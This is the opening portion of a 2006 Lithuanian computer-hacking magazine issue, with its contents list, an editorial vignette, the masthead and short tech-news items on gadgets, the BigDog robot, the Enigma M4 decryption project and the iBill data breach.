

Nr. 5 (36) /2006

Pingvinas ant operacinio stalo

[hardware] Wi-Fi robotukų armija

[software] „Port Knocking"

[scena] Spamo antologija

[hack] Paliesk švelniai
Vaivorykštė lentelėse
Skydas WEB turiniui
Iš kur imami shell-kodai

[unixoid] Elfų įveikimo paslaptys
Spamd — slaptas atsakomasis smūgis
Kovinis portinimo menas
Pingvinas ant operacinio stalo

[coding] „Softice" kaip logeris

prenumeratos kaina:
su CD 5,99 Lt
be CD 3,99 Lt

Kaina 9,99 Lt
Nr. 5 (36) '06



Mano diena kupina rutinos. Net ne kupina, o pagaminta iš jos. Keliuosi tada, kada pramerkiu akis. Dažniausiai 14:10. Keistas sutapimas, kad skaičių suma dalinasi iš 3. Nieko nevalgau, tik išgeriu kavos puodelį. Nusirengiu, nes miegojau su drabužiais, ir padedu drabužius ant fotelio krašto. Rankomis išlyginu raukšles ir užpurškiu lengvą sluoksnį pigių kvepalų – drabužiai kaip ką tik išskalbti. Prisimenu, jog vakar planavau nusiskusti – šiandien tokius planus nukeliu rytdienai.


Apsirengiu kvepiančiais drabužiais ir išeinu į dienos šviesą. Akys raudonuoja – tai mano išskirtinis bruožas. Pakvėpavęs grynu oru užbėgu į pirmą parduotuvę. Trys bandelės, du litrai „Coca-colos" ir pakelis kavos. Man daugiau nieko nebereikia.

16:13. Aš jau namuose. Arba darbe – vadinkime kaip tik norime. AK įjungtas. Kam jį iš viso išjunginėti?! Aš vėl sėdžiu ir eiliuoju komandines eilutes, tam tikrose vietose uždėdamas kirčio ženklus, t.y. spausdamas Enter. Nepajuntu, kaip sutemsta. 03:14. Darau pertraukėlę. Dvi bandelės ir kavos puodelis. 04:25. Einu miegoti, nes tuoj vėl užsimanysiu valgyti. Spaudžiu „stand by".

Gal metas kažką keisti?

Joker





Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis

Dizaineris–maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Jurgita Martikaitienė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza“
Jonavos g. 254a,
LT–44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys“
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.442
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“



NELEGALUS SECOND–HAND'AS

Daugelis įprato manyti, kad mūsų įstatymai — toli gražu ne patys tobuliausi pasaulyje. Tačiau ir ganėtinai civilizuotų šalių įstatymų leidyboje galima aptikti marazmų. Pavyzdžiui, Japonija jau daug metų garsėja tuo, kad daugelis automobilių pas savo savininkus užsibūna ne ilgiau 3 metų. To priežastis — įstatymas, priimtas spustelėjus automobilių gamybos gigantams, kuris byloja, kad po trijų automobilio eksploatacijos metų būtina praeiti techninę apžiūrą, po to iki dešimties metų ją reikia praeidinėti kas dvejus metus, o dar vėliau tai daryti reikia kasmet. Problema čia tame, kad kiekvienos tokios procedūros kaina — kelios tonos žalių, todėl japonams naudingiau reguliariai keisti automobilius. Tuo tarpu dabar tokios pačios savo produkcijos paklausos užsimanė ir elektronikos gamintojai. Be abejo, tuo suinteresuoti valdininkai nesiryžo įvesti privalomos techninės televizorių ir kompiuterių apžiūros, tačiau nuo šių metų balandžio pirmosios įsigalios kitas įstatymas, draudžiantis buitinės elektronikos perpardavimą! Remdamiesi vartotojų saugumu, valdininkai taip planavo sužlugdyti gana populiarias komiso parduotuves. Vis dėlto pastarųjų pardavėjai pasirodė esą ne iš kelmo spirti. Nuo šiol elektronikos keitimo į pinigus faktas bus vadinamas ne pardavimu, o ilgalaike nuoma.

SIGNALIZACIJA NEŠIOJAMAJAM KOMPIUTERIUI

Tiems, kas su savimi visada ir visur nešiojasi nešiojamąjį kompiuterį, reikia nuolat būti budriam, kad tik jo kas nors nenugvelbtų. Net ir mėgiamiausioje kavinėje su *Wi–Fi* internetu kol nueini nuo staliuko pasiimti eilinio puodelio kavos tenka kompiuterį arba imti su savimi, arba, palikus ant stalo, nenuleisti nuo jo akių. Tačiau dabar surastas būdas, kuris leis saugiai palikti savo elektroninį draugą. Japonų kompanija „Kokuyo" anonsavo originalią signalizaciją nešiojamiesiems kompiuteriams — FILSAFER PC–CARD. Įrenginys realizuotas standartinės PCMCIA kortelės pavidalu, o norint aktyvuoti signalizaciją, pakanka ją įdėti į atitinkamą nešiojamojo kompiuterio lizdą. Dabar, kai vagišius pabandys pagrobti kompiuterį, įrenginys sureaguos į judesį ir tuojau pat pradės skleisti širdį draskantį klyksmą (110 dB). Tiesa, lieka pavojus, jog kompiuterį pastvėręs vagišius taip išsigąs, kad išmes jį tiesiog ant „minkštų" kavinės grindų.



GELEŽINIS MULAS

Išlepusiems amerikiečių kareiviams ilgai trunkantys žygiai negyvenamomis vietovėmis — sunkus išbandymas. Papildomi nepatogumai — 20 kilogramų būtino krovinio (ginklai, šaudmenys, maisto davinys, medikamentai ir panašiai), kurį visą laiką tenka nešti ant savo pečių. Sužinojusi apie šią problemą, JAV gynybos ministerija nusprendė dosniai finansuoti autonominio roboto, kuris galėtų pakeisti gyvus mulus, sukūrimą. Kurti ėmėsi amerikiečių kompanija „Boston Dynamics", kuri dabar išdidžiai pristatinėja savo darbo rezultatus. *BigDog* pavadintas tvarinys šiuo metu yra pats tobuliausias keturkojis robotas visoje planetoje. Savo gabaritais jį būtų galima palyginti su nedideliu mulu arba dideliu šunimi (ilgis — 1 metras, aukštis — 0,7 m), kuris sveria 75 kg, tuo pačiu ant jo galima užkrauti daugiau nei 40 kilogramų naudingo svorio. Kūrimo metu ypatingas dėmesys buvo skiriamas roboto mobilumui ir patvarumui — jis gali judėti iki 3,3 km/h greičiu, kilti į 35 laipsnių šlaitą, be to, jam *galima iš širdies uždrožti rykšte ar* rimbu, o jis vis tiek nenukris (ir net neįsižeis).



Roboto viduriai prifarširuoti įvairiausių sensorių, giroskopų, daviklių ir kitos elektronikos, o visa tai varo benzininis variklis. Dabar *BigDog* yra testavimo realiomis sąlygomis stadijoje, o jeigu įvertinsime tai, kad gynybos ministerijoje gautu rezultatu ganėtinai patenkinti, tai kūrėjams telieka padirbėti prie išorinio vaizdo (kuris dabar tiesiog siaubingas) bei ištaisyti galimas problemas, o tada modelį bus galima pradėti gaminti serijiniu būdu. Tiesa, nelabai aišku: kuo blogai gyvas mulas?

PRADĖK DIENĄ GALVOSŪKIU

Klausimą apie tai, kaip prisiversti (laiku!) atsikelti iš lovos, veikiausiai galima laikyti retoriniu. Standartiniai žadintuvai problemos neišsprendžia. O įrenginys, pavadintas *Puzzle Alarm Clock*, greičiausiai turi visas galimybes atpratinti tave nuo šio žalingo įpročio rytais ilgiau pasivartyti lovoje. Nuo įprastinio žadintuvo *Puzzle Alarm Clock* skiriasi tuo, kad jo išjungimo mygtukas sudarytas iš keturių dalių, savo forma primenančių dėlionę (*puzzle*). Atėjus laikui X kartu su kurtinančiu žadintuvo cypimu dėlionės detalės atšoka nuo korpuso ir išsilaksto į skirtingas puses. Dabar norint užkimšti žadintuvą teks ne tik surasti po visą kambarį išmėtytas detales, bet ir jas surinkti į vieną visumą bei įstatyti į pradines angas. Ir jeigu dieną su tuo susidorotų ir trejų metų vaikas, tai tik pakirdusiam miegaliui tai bus toli gražu ne tokia paprasta užduotis: kol su ja susidorosi, spėsi galutinai atsibusti. Galiu patikinti, kad tu šio daikčiuko nekęsi, tačiau universitete/mokykloje/darbe pasieksi punktualumo rekordus. Įrenginį galima įsigyti *on–line* parduotuvėje *BimBamBanana.com* už 52 dolerius.

60 PĖDŲ IKI INTERNETO



Jeigu tu namie turi plačiajuostį internetą, prisimink, kiek pastangų tau kainavo jį gauti. Veikiausiai tai buvo visai paprasta: tu užėjai į paslaugos tiekėjo biurą, pasirašei sutartį, sumokėjai šiek tiek litų, o po savaitės kitos pas tave į svečius užsuko barzdotas dėdė, kuris atitempė kabelį ir viską sukonfigūravo. Tačiau taip sekasi toli gražu ne visiems. Pavyzdžiui, vienas Kanados pilietis Kevinas Lavalis ilgai svajojo apie internetą su normaliu greičiu, tačiau jo nedideliame miestelyje (viso labo 2000 gyventojų) vienintelis variantas buvo prisijungimas per modemą ir 56 Kb greitis. Ir štai vieną nuostabią dieną mieste atsirado pirmasis interneto paslaugos tiekėjas, kuris savo siųstuvą sumontavo viso labo už kilometro nuo Kevino namų. Bet še tau kad nori: norint užmegzti bevielį ryšį, reikia tiesioginio matomumo, o vos už trisdešimties metrų nuo jo namų stovi didžiulė bažnyčia, kuri visiškai užstoja vaizdą tarp jo ir siųstuvo. Vis dėlto Kevinas taip ilgai laukė ne tam, kad tiesiog imtų ir paprasčiausiai pasiduotų. Bandymai sumontuoti anteną ant kurio nors iš kaimynų namų baigėsi nesėkmingai, todėl jis, viską kruopščiai išmatavęs, nusprendė, kad vienintelis būdas pagauti signalą — pas save sumontuoti 60 pėdų (18,3 metro) aukščio anteną. Plieninis bokštas, 14000 svarų (6350 kg) cemento, keletas savaičių statybų — ir signalas pagautas. Jeigu nori pamėginti pakartoti Kevino žygdarbį, išsamią instrukciją gali rasti čia: *www.short-media.com/review.php?r=301&p=1.*

GRĮŽTAMASIS RYŠYS

Vienas iš seniausių elektroninių žaidimų (*Pong*) eilinį kartą (niekas jau nebepamena, kurį būtent) atgimsta. Net neaišku, kaip primityvus dvimatis teniso stiliaus žaidimas gali išlikti populiarus jau kelintą dešimtmečių. Ko gero, iš tiesų genialu yra tai, kas paprasta. Dabar Vokietijoje vis labiau populiarėja nauja žaidimo automatų versija — *PainStation*. Šis *Pong* žaidimo automatas — tai masyvus stalas, kurio centre yra ekranas, o iš dviejų pusių išdėstyti rakečių valdymo mygtukai ir specialios platformos delnui. Kiekvienas žaidėjas turi viena ranka spaudyti mygtukus, o kitą būti padėjęs ant minėtos platformos. Nuo įprastinio *Pong* automato *PainStation* skiriasi tuo, kad kamuoliuką praleidęs žaidėjas akimirksniu iš platformos gauna nesilpną elektros išlydį, o tuo pačiu ir staigų smūgį iš įmontuotos miniatiūrinės vytinės, kuri įmontuota kitoje delno pusėje. Kaip tvirtina savo kailiu išbandžiusieji automatą, žaidimui tai prideda neprilygstamo azarto. Pirmasis *PainStation* automatas saulės šviesą išvydo dar 2001 metais, o dabar išėjo nauja versija, kuri tapo dar agresyvesne, dinamiškesne ir, be jokios abejonės, kruvinesne. Beje, žaidimų automatas ne toks jau nekaltas — po ilgesnio žaidimo lengva užsidirbti tiek nemalonių išlydžių sukeltų nudegimų, tiek ir apčiuopiamų įdrėskimų nuo vytinio, todėl žaisti leidžiama tik tiems, kas sutinka prisiimti visą atsakomybę.

LINUKSAS TUKSE

Skiriama tikriesiems linukso fanams. Italų kompanija „Acme Systems" pradėjo mažaserijinę kompiuterių korpusų gamybą. Šių korpusų forma ypatinga — ji atitinka milijonų žmonių garbinamo pingvino Tukso siluetą. Išoriškai naujovė atrodo tiesiog puikiai — lygiai kaip ir originaliame paveikslėlyje. Korpuso aukštis yra viso labo 17 cm, o kainoraštyje paminėta kaina — tik 30 eurų. Beje, ar neatrodo keistas toks aukštis? Pabandyk į 17 cm sugrūsti bent vieną sisteminę plokštę su procesoriumi, disku, maitinimo šaltiniu ir kitais dalykais. Vis dėlto klaidos čia nėra — tiesiog korpusas skirtas išimtinai firminei „Acme Systems" sisteminei plokštei *Acme Fox*, kurios gabaritai siekia vos 6,6x7,1cm! Į šią mažylę gamintojai įsigudrino sukišti 32 bitų 20 MHz dažniu veikiantį RISC procesorių, 4 Mb *flash* ir 16 Mb operatyvinės atminties (visa tai vienoje mikroschemoje), du USB 1.1 lizdus ir vieną *Ethernet* (10/100 Mbit) jungtį. Beje, tokios konfigūracijos visiškai pakanka tai pačiai operacinei sistemai paleisti. Sisteminė plokštė parduodama atskirai (ne su korpusu), už ją teks pakloti 100 eurų.



EKSTREMALŪS ŠEDEVRAI

Kaip ten tavo paranoja? Vis dar bijai netikėto beldimo į duris? Ar jau nusprendei, ką darysi ekstremalioje situacijoje su „blogais" diskais ir diskeliais? Mesi per langą? Bandysi praryti? Nieko verta išeitis! Specialiai konspiracijos fanams japonų kompanijos „Elecom" ir „Nakabayashi" praktiškai tuo pačiu metu išleido kompaktinius kanceliarinių pjaustymo mašinų (*shredder*) modelius, kurie makaronais gali paversti ne tik popierinius dokumentus. Pavyzdžiui, „Elecom" įrenginys taip pat pasiruošęs akimirksniu į lygius gabalėlius supjaustyti ir CD/DVD diskus (suderinamumas su *Blu-Ray* ir HD DVD nėra patikslintas). Šį monstrą jau pradėta pardavinėti, orientacinė kaina siekia 17850 jenų (maždaug 153 doleriai). „Nakabayashi" įrenginys išsiskiria didesniu universalumu — vienu metu jis gali sugromuliuoti vieną diską arba diskelį, kreditinę kortelę arba penkias pašto korteles. Kišti pirštų nerekomenduojama. Kaina kol kas nepaskelbta. Beje, jeigu jau apsirūpinsi tokiu monstru, nepamiršk jo prijungti prie nepertraukiamo maitinimo šaltinio (UPS), nes jis neveikia nei su baterijom, nei nėra varomas rankomis.



DAUG COLIŲ KIEKVIENAM

Didelių monitorių pasirinkimas auga. Savaime suprantama, kalbama ne apie tai, kad jie storėja ar sunkėja, o apie tai, kad 19 colių įstrižainės skystųjų kristalų ekranų rinkoje kiekvieną dieną atsiranda vis daugiau ir daugiau, pasirinkimas auga, o kainos pamažu krinta.

Kompanija „BenQ" toliau plečia savo 19 colių SK monitorių seriją. Šiandieninė naujovė vadinasi FP93V. Techninės monitoriaus charakteristikos tokios: atsako laikas — 8 ms, ryškumas — 270 kd/m^2, kontrastingumas — 550:1, vertikalūs ir horizontalūs apžvalgos kampai — 160 laipsnių, svoris — apie 6 kg, gabaritai — 483x420x266,6 mm. Sujungimui su kompiuteriu skirti *D-Sub* ir DVI lizdai. Be to, šis monitorius turi VESA tvirtinimus, todėl jį galima pakabinti ant sienos, kur jis taip pat labai gerai atrodys. Kad monitorius ant tavo darbo stalo neišsiskirtų vien tik gabaritais, gamintojas pasirūpino stilingu monitoriaus dizainu — blizgančiu baltu plastiku ir ergonomiška forma. Kaip ir daugelis *BenQ* monitorių, šis modelis turi *i-key* funkciją — vieną kartą nuspaudus šį mygtuką, nereikės terliotis su ekrano nustatymais, kadangi viskas bus padaryta automatiškai.

IŠORINIS RAŠYMAS

Nepaisant sparčiai augančio *flash* kaupiklių populiarumo, optiniai diskai nesiruošia užleisti savų pozicijų. Atitinkamai dėl to išlieka ir aukšta tokių diskų skaitymo bei įrašymo įrenginių paklausa. Kompanija LG pristatė eilinę šios srities naujovę — išorinį universalų DVD kaupiklį GSA-2166D. Į galimų formatų sąrašą įeina visi CD, DVD-R/-RW, DVD+R/+RW, DVD-RAM tipai bei dvisluoksniai diskai DVD DL+R ir -R. Įrenginys pripažįsta *LightScribe Direct Disk Labeling* technologiją, kuri leidžia kurti vaizdus ant nedarbinės kaupiklio pusės, panaudojant tik optinio kaupiklio priemones. Tiesa, su šia technologija turi dirbti patys diskai ir jų įrašymo programa, kuri pateikiama komplekte kartu su įrenginiu. Įrenginys sumontuotas į stilingą juodą korpusą, kuris prie kompiuterio jungiamas per USB magistralę. Jį montuoti galima tiek vertikalioje, tiek ir horizontalioje padėtyje.



MULTIMEDIA SERVERIS KIŠENĖJE



Daugialypės terpės (*multimedia*) įrenginių gabaritai nuolat mažėja, todėl šiandien kišenėje galima nešiotis tiesiog nerealius dalykėlius. Pavyzdžiui, tam, kad saugotum nuotraukas, filmus ir muziką, kuriuos galima groti/peržiūrėti ant įvairių atkūrimo įrenginių, pakanka prie jų prisijungti. Tai DVICO kompanijos sukurtas įrenginys *TViX mini*. Šis grotuvas turi vieną labai svarbią savybę: jis neturi ekranėlio, t.y. jame pačiame nieko negalima atkurti, tačiau jis turi daugybę garso ir vaizdo išėjimų, su kuriais jį galima prijungti praktiškai prie bet kokios technikos, kur ir bus atkurta įrenginyje saugoma medžiaga. Pastarosios gali būti labai daug, kadangi duomenų saugojimui skirtas 120 Gb kietasis diskas, o atkurti galima šiuos formatus: JPEG, MP3, WMA, MPEG-1, MPEG-2 ir MPEG-4 (DivX, XVID), AVI ir VOB. Derėtų paminėti OTG funkciją, t.y. kopijuoti į įrenginį galima tiesiogiai iš kitų įrenginių, be kompiuterio tarpininkavimo. Beje, ryšys su juo užmezgamas per USB 2.0. *TViX mini* gabaritai siekia 82x127,5x20 mm, o svoris — 180 g.



FILMAS ANT SIENOS

Jeigu manai, kad projektorius — tai biuro atributas, per kurį kieti kostiumais pasidabinę vadybininkai valdžiai demonstruoja pelno augimo grafikus ir diagramas, tai tu smarkiai klysti. Namie jis taip pat gali praversti: pavyzdžiui, tapti namų kino teatro dalimi. O pažaisti kietą šaudyklę, kai vaizdas apima pusę sienos, — patikėk manim, nežemiškas malonumas. Jei ši idėja tave suintrigavo, verta sužinoti, kad kompanija „ViewSonic" plečia savo tokių įrenginių modelių gretas. Pavyzdžiui, paimkime projektorių *Cine1000*, kurio kraštinių santykis yra 16:9 (kaip tik plačiaekraniam namų kino teatrui). Jis sveria 4 kg, užtikrina 1000 lm šviesos srautą ir 2000:1 kontrastingumą. Prijungimui skirtos DVI-I (suderinama su HDCP), kompozitinės, komponentinės (YPbPr) ir *S-Video* jungtys. Projektoriai PJ458D (šviesos srautas — 2000 lm) ir PJ766D (šviesos srautas — 2500 lm) užtikrina optimalią vaizdo peržiūrą ir duomenų atvaizdavimą, todėl jie dieną gali būti panaudoti biure, o vakare — namie. Jų skiriamoji geba yra XGA 1024x768, o kontrastingumas — 2000:1. PJ458D sveria 2,2 kg, o PJ766D — 3,6 kg.

RAŠOME SKAITMENINIU FORMATU

Neseniai pasibaigusioje „CeBIT 2006" parodoje įvairios kompanijos pristatė tokias įdomias naujienas, kaip, pavyzdžiui, naujas skaitmeninis „Logitech" sukurtas rašiklis *io 2 Digital Pen*, su kuriuo ranka rašytus užrašus galima akimirksniu konvertuoti į skaitmeninį formatą.



Rašiklis bei nauja jo programinė įranga darniau veikia su *Microsoft Word* ir elektroninio pašto klientais, kas leidžia ranka rašytus užrašus tepaspaudus vieną mygtuką perkelti į tekstų apdorojimo programą. Be to, rašiklis turi mokymosi režimą, kuris (kaip ir sąsaja su individualiais vartotojo žodynais iš *Microsoft Office* programų komplekto) leidžia geriau atpažinti sutrumpinimus, vardus, terminus ir kitas personifikuotos vartotojo leksikos dalis. Įdomi įrenginio ypatybė yra firminės *Logitech ioTags* technologijos pritaikymas. Pastarosios technologijos esmė — paleisti tipiškas užduotis ne keliaujant daugybę meniu, o tiesiog nupiešus ekrane atitinkamą simbolį. Į kiekvieno rašiklio komplektą įeina A5 formato užrašų knygutė.

PASKIRSTYTOS SISTEMOS PRIEŠ ANTRĄJĮ PASAULINĮ KARĄ

Jeigu tu skaitei istorijos vadovėlius apie Antrąjį pasaulinį karą, turėtum žinoti, kad visi svarbūs pranešimai vadovybei buvo perduodami šifruotu pavidalu. Beje, tai buvo daroma ne taip: „Kregžde, kregžde, čia bebras. Paukštelis išskrido su riešutu snape — suka link inkilo", o pasitelkus į pagalbą technines kodavimo sistemas. Vienu iš patikimiausių buvo laikomas šifras, kuris buvo naudojamas vokiečių mašinoje „Enigma". 1942 metais tuometiniams mūsiškiams pavyko perimti 3 su šia mašina šifruotus pranešimus. Tuomet technika neleido atskleisti šių pranešimų paslapties ir tik nuo 1995 metų, kuomet pranešimus išpublikavo istorikas Ralfas Erskinas, jais vėl susidomėta. Specialiai „Enigmos" kodui dešifrauoti buvo sukurtas projektas M4, tačiau prireikė daugiau nei 10 metų, kad įdarbinus paskirstytus skaičiavimus būtų pasiektas teigiamas rezultatas. 2006 metų vasario 20 dieną kompiuteristams pavyko dešifruoti pirmąjį vokiečių povandeninio U laivo kapitono pasiųstą pranešimą. Antrasis pranešimas buvo dešifruotas praeitą mėnesį, jo tekstas buvo toks: „Konvojaus 55 laipsnių kursu nieko neaptikta, vykstame į nurodytą kvadratą. Pozicija AJ 3995, (vėjas) pietryčių, (stiprumas) 4, bangavimas (jūros) 3, 10/10 debesuota, (barometras) (10) 28 milibarai (ir) kyla, rūkas, matomumas 1 jūrmylė". Lieka trečiasis pranešimas, prie kurio dirba projekto dalyviai. Palinkėkime jiems sėkmės.

HAKERIAI PRISIKASĖ IKI PORNOGRAFIJOS MĖGĖJŲ

Kiekvienos kietos kompanijos gyvenime anksčiau ar vėliau ateina tamsūs laikai. Dabar eilė atėjo ir kompanijai „iBill". Įkurta 1997 metais, ši kontora viso labo per 5 metus bilingo rinkoje užėmė lyderio pozicijas ir pasiekė 400 milijonų dolerių apyvartą. Savaime suprantama, pagrindinės pajamos buvo gaunamos ne iš namų šeimininkių puslapių — kompanija specializavosi darbe su pornografiniais puslapiais, kurie sudarė 85% visų jos klientų. Ir štai 2002 metais „iBill" užklupo problemos. Iš pradžių jų kilo dėl *Visa*, kuri darbui su XXX svetainėmis įvedė naujas ir ne pačias palankiausias sąlygas. Po to dėl *Mastercard*, kuri už darbą su visokiais iškrypėliškais resursais teisine tvarka pareikalavo „iBill" sumokėti multimilijoninę baudą. O dabar — naujas skandalas. Paaiškėjo, kad sistemą nulaužė hakeriai ir pagrobė informaciją apie 17 milijonų kompanijos vartotojų: jų telefonų numerius, adresus, elektroninio pašto ir IP adresus, informaciją apie kreditines korteles ir t.t. Nulaužimo faktą nustatė „Secure Science Corporation" darbuotojai, kurie internete aptiko phisher'ių svetainę su „iBill" klientų duomenų baze. Apie savo radinį jie tuojau pat pranešė FTB. Be abejo, toks nutikimas bilingo kontoros reputacijai buvo ne į naudą. „iBill" vartotojai pasipiktino, kad niekas nepasivargino juos informuoti apie nulaužimą ir niekas nežino, kaip hakeriai pasinaudos gauta informacija. Beje, ar tavęs toje bazėje nėra? :)

KOKYBIŠKAS GARSAS

Jeigu ne ypatinga, daug kur aprašyta kino teatrų atmosfera, šiandien juose smarkiai padaugėtų laisvų vietų, kadangi šiuolaikinės technikos galimybės, leidžiančios žiūrėti filmus namuose, labai ištobulėjo. Būtent tokiems įrenginiams priskiriama nauja šešių kanalų akustinė sistema *Microlab X27*. Jos satelitus — plonus ir stilingus — galima pastatyti ant grindų arba pritvirtinti prie sienos, jų garsiakalbiai apsaugoti magnetiniu ekranu, todėl juos nesibaiminant trikdžių galima statyti šalia kitų įrenginių. Kiekviena kolonėlė susideda iš colio skersmens aukšto dažnio garsiakalbio ir jos šonuose įmontuotų trijų colių vidutinių dažnių garsiakalbių. Į komplektą įeinantis žemų dažnių garsiakalbis yra 8 colių skersmens. Kolonėlių galia pagal RMS sistemą siekia 50 W, o žemų dažnių garsiakalbio — 100 W, gabaritai — atitinkamai 205x480x370 mm ir 98x1115x290 mm. Be to, komplekte pateikiamas ir nuotolinio valdymo pultelis.



010

Wifi robotukų armija

WI–FI TIKRIAUSIAI DABAR VIENAS IŠ POPULIARIAUSIŲ ŽODŽIŲ KOMPIUTERINĖS ĮRANGOS PASAULYJE. LAISVAI PRIEINAMOS BEVIELIO INTERNETO PRIEIGOS ZONOS DAR KITAIP VADINAMOS „HOT SPOT" DYGSTA KAIP GRYBAI PO LIETAUS. TODĖL NIEKO KEISTO, KAD TINKAMOS BEVIELIO INTERNETO ĮRANGOS PASIRINKIMAS YRA PAKANKAMAI AKTUALUS KLAUSIMAS.



